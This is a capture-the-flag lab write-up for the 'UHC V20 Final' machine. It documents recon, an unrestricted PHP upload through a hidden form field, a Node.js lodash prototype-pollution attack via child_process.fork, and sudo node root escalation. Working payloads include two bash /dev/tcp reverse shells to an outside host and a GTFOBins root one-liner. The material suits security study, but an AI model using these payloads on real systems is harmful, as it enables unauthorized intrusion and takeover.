UHC V20 Final
Recon
In the beginning, I used nmap with the following parameters. I found only ports 22, 80 (web server apache using PHP), 111 and 3000 (web server using Express from nodejs).
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/uhc-v20-final]
└──╼ $sudo nmap -sSVC -Pn -T5 172.16.7.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-16 18:05 -03
Nmap scan report for 172.16.7.155
Host is up (0.17s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.46 (() PHP/7.4.11)
|_http-server-header: Apache/2.4.46 () PHP/7.4.11
|_http-title: Ultimate Hacking CTF Labs | CTF e e-Sports.
|_http-generator: Wordpress 8.2
111/tcp  open  rpcbind 2-4 (RPC #100000)
3000/tcp open  http    Node.js Express framework
|_http-title: Error
The first thing that I made it's discovery new directories from web server in port 80. Here I tried others wordlists to api, directories and files, but doesn't work.
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/uhc-v20-final]
└──╼ $ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -u http://172.16.7.155/FUZZ -t 100 -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.7.155/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

uploads                 [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 156ms]
assets                  [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 157ms]
.                       [Status: 200, Size: 11279, Words: 3080, Lines: 239, Duration: 153ms]
:: Progress: [107982/107982] :: Job [1/1] :: 660 req/sec :: Duration: [0:02:52] :: Errors: 0 ::
Ok, we have a /uploads that contains a index of files. Maybe we can upload php.
In index.php we have the following code in source code:
<form action="/email.php" method="POST" class="form-with-styler" enctype="multipart/form-data">
    <!--
        <input type="file" name="the_file" id="fileToUpload">
    -->
    <div class="dragArea row">
        <div class="col form-group" data-for="email">
            <input type="text" name="email" placeholder="Your best e-mail" ...>
        </div>
        <div class="mbr-section-btn"><button type="submit">Sign-up</button></div>
    </div>
</form>
This is a form with commented input. Maybe this is the path to gain RCE via Local File Inclusion using PHP shell.
Inside /uploads, we can found a file named shell.php5.
Exploitation
I'll test this attack vector from input. So lets go make a request with a input email and the_file to /email.php using burp. We can test upload a file with extension php5.
POST /email.php HTTP/1.1
Host: 172.16.7.155
Content-Type: multipart/form-data; boundary=---------------------------1166246811985806323925494029
Content-Length: 384

-----------------------------1166246811985806323925494029
Content-Disposition: form-data; name="email"

teste@gmail.com
-----------------------------1166246811985806323925494029
Content-Disposition: form-data; name="the_file"; filename="teste.php5"
Content-Type: application/x-php

<?php echo "uploads works =D";?>

-----------------------------1166246811985806323925494029--

Now we can get a reverse shell and logging into apache =D. We will use:
<?php system("/bin/bash -c 'sh -i >& /dev/tcp/10.0.10.235/4444 0>&1'");?>Post exploitation
In ps aux we have a process with node server running in user uhc in port 3000 (nmap). So we need verify the code inside /opt/uhclabs.
uhc 2759 0.0 2.0 585024 39672 ? Ssl 21:05 0:00 /usr/bin/node /opt/uhclabs/index.jsInside /opt/uhclabs we have:
-rw-r--r--  1 uhc uhc  1781 Nov 29  2020 index.js
-rw-r--r--  1 uhc uhc   163 Nov 29  2020 messages.json
drwxr-xr-x 65 uhc uhc  4096 Nov 29  2020 node_modules
-rw-r--r--  1 uhc uhc 18748 Nov 29  2020 package-lock.json
-rw-r--r--  1 uhc uhc   340 Nov 29  2020 package.json
-rw-r--r--  1 uhc uhc   219 Nov 29  2020 store.js
The file messages.json it's like a database to storage messages


The file store.js it's a function just to write a serialized message in a file .json
And below we have the code of index.js:
const express = require('express');
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
const fork = require('child_process').fork;


const users = [
  {name: 'guest', password: 'guest'},
  {name: 'admin', password: Math.random().toString(32), canExec: true}, // do not brute
];

let messages = [];
let lastId = 1;

function findUser(auth) {
  return users.find((u) =>
    u.name === auth.name &&
    u.password === auth.password);
}

app.use(bodyParser.json());


app.get('/api/', (req, res) => {
  res.send(messages);
});


app.put('/api/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  const message = {
    icon: '😈',
  };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});

app.post('/api/store', (req, res) => {
    const user = findUser(req.body.auth || {});

    if (!user) {
      res.status(403).send({ok: false, error: 'Access denied'});
      return;
    }

    var child = fork('store');


    child.send(messages);
    child.on('message', function(m) {

        console.log('received: ' + m);
        res.send(JSON.stringify(m));
      });

  });

app.delete('/api/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  messages = messages.filter((m) => m.id !== req.body.messageId);
  res.send({ok: true});
});


app.listen(3000);
console.log('Listening on port 3000...');
We have four uses to this app using Express:
- Method GET in
/api- just return a message - Method PUT in
/api- make the merge of our message with old message (here use._mergefunction) - Method POST in
/api/store- here we have afork()function used inchild_process()lib. Also we have asend()function used in the same lib, this method send a Object to a another proc using IPC communication. Basically we have a call to fork() - Method DELETE in
/api/- just delete a message
The first thing we gonna test is /api using burp:
PUT /api/ HTTP/1.1
Host: 172.16.7.155:3000
Content-Type: application/json
Content-Length: 64

{"auth":{"name":"guest","password":"guest"},"message":"test"}

It's working, but the method PUT had created new message. When we try to POST in /api/store, the app doesn't respond.
In the POST route we have a call fork() function. So we can exploit prototype pollution because of this function. Inside request to /api/store, we can call __proto__ to overwrite all Objects created just to add a attributes. But we will create a attributes from fork function just to gain another RCE. So use nc to listen.
POST /api/store HTTP/1.1
Host: 172.16.1.180:3000
Content-Type: application/json
Content-Length: 142

{"auth":{"name":"guest","password":"guest"},"__proto__":{"execPath":"/bin/bash","execArgv":["-c", "sh -i >& /dev/tcp/10.0.10.235/3001 0>&1"]}}
Now we have uhc user, but we need gain access to root. So we have a permission to use /bin/node with sudo with the following payload found in GTFObins.
node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'